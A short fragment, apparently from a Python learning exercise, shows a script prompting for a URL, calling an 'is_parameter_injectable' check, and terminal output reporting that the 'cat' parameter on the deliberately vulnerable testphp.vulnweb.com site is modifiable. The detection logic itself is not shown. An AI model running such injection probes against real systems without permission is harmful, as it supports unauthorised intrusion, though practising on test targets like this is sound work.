url_= input ("Enter Url: ")
is_parameter_injectable(url_)

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL
aqsa@aqsa:~/Documents/python$ python3 error.py
Enter Url: http://testphp.vulnweb.com/listproducts.php?cat=1
Parameter 'cat' is modifiable
aqsa@aqsa:~/Documents/python$
```